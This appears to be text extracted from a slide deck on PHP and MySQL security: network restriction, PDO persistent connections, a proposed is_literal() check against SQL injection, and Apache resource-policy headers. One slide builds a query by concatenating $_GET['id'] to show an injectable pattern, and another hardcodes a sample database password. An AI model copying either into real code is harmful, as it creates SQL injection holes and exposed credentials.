
Edit

Type	Protocol	Port Range	Source	Description
MYSQL/Aurora	TCP	3306	sg-aaaaaaaaaaaaaa:	


Limit inbound/outbound connections.

Feedback English (US) Privacy Policy Terms of Use

© 2008 - 2020, Amazon Web Services, Inc. or its affiliates. All rights reserved.



```
1 [mysqld]
2 socket=/var/run/mysqld/mysqld.sock
3 skip-networking
```



localhost, block network connections

```
1 <?php  
2  
3     $dsn = 'mysql:dbname=example;host=db.example.com';  
4     $user = 'example';  
5     $pass = 'Rz3N.vjCjg2wzT4Gc!t@'; // Decrypted value  
6  
7     try {  
8         $conn = new PDO($dsn, $user, $pass, [  
9             PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,  
10            PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,  
11            PDO::ATTR_EMULATE_PREPARES => false,  
12            PDO::ATTR_PERSISTENT => true,  
13        ]);  
14     } catch (PDOException $e) {  
15         exit('Connection failed: ' . $e->getMessage());  
16     }  
17  
18 ?>
```

**Networked, use persistent connections, saves ~12ms**

## Persistent connection in mysqli

```
1 <?php  
2     $host = 'p:db.example.com';  
3  
4 ?>
```



# **Literal Checking**

**Maybe One Day...**

```
1 <?php  
2  
3     $sql = 'SELECT * FROM user WHERE id = ?';  
4  
5     is_literal($sql); // true  
6  
7 ?>
```

```
1 <?php  
2  
3     $sql = 'SELECT * FROM user WHERE id = ' . $_GET['id'];  
4  
5     is_literal($sql); // false  
6  
7 ?>
```

```
1 <?php  
2  
3     define('DB_PREFIX', 'tbl_');  
4  
5     $table = DB_PREFIX . 'user';  
6  
7     $sql = 'SELECT * FROM ' . $table . ' WHERE id = ?';  
8  
9     is_literal($sql); // true  
10  
11 ?>
```

```
1 <?php  
2  
3     define('DB_PREFIX', 'tbl_');  
4  
5     $table = DB_PREFIX . 'user';  
6  
7     $sql = 'SELECT * FROM ' . $table . ' WHERE id = ?';  
8  
9     is_literal($sql); // true  
10  
11 ?>
```

```
1 <?php  
2  
3     $ids = [1, 4, 29, 192];  
4  
5     $in_sql = substr(str_repeat('?,', count($ids)), 0, -1);  
6  
7     $sql = 'SELECT * FROM user WHERE id IN (' . $in_sql . ')';  
8  
9     is_literal($sql); // true  
10 ?>
```



**SELECT \* FROM user WHERE id IN (?,?,?,?,?)**

```
1 <?php
2
3 class db {
4
5     public function exec($sql, $parameters = []) {
6
7         if (!is_literal($sql)) {
8             throw new Exception('SQL must be a literal.');
9         }
10
11        $statement = $this->pdo->prepare($sql);
12        $statement->execute($parameters);
13
14        return $statement->fetchAll();
15
16    }
17
18}
19
20 ?>
```

```
1 SetEnvIf User-Agent "Chrome/73" disable_resource_policy
2   # https://crbug.com/924333 ... Chrome 73, Breaks inline PDF, fixed in 74.
3
4 SetEnvIf User-Agent "Chrome/74" disable_resource_policy
5   # https://crbug.com/952834 ... Chrome 73+74, Save PDF broken, fixed in 75.
6
7 SetEnvIf Request_URI "^/a/js/([0-9]*-)?iframe(\.min)?\.\js$" disable_resource_policy
8
9 SetEnvIf Request_URI "^/a/files/centre-picture/" disable_resource_policy
10
11 # ---
12
13 Header always set "Cross-Origin-Resource-Policy" "same-origin" env=!disable_res
```

**Exit after redirect?**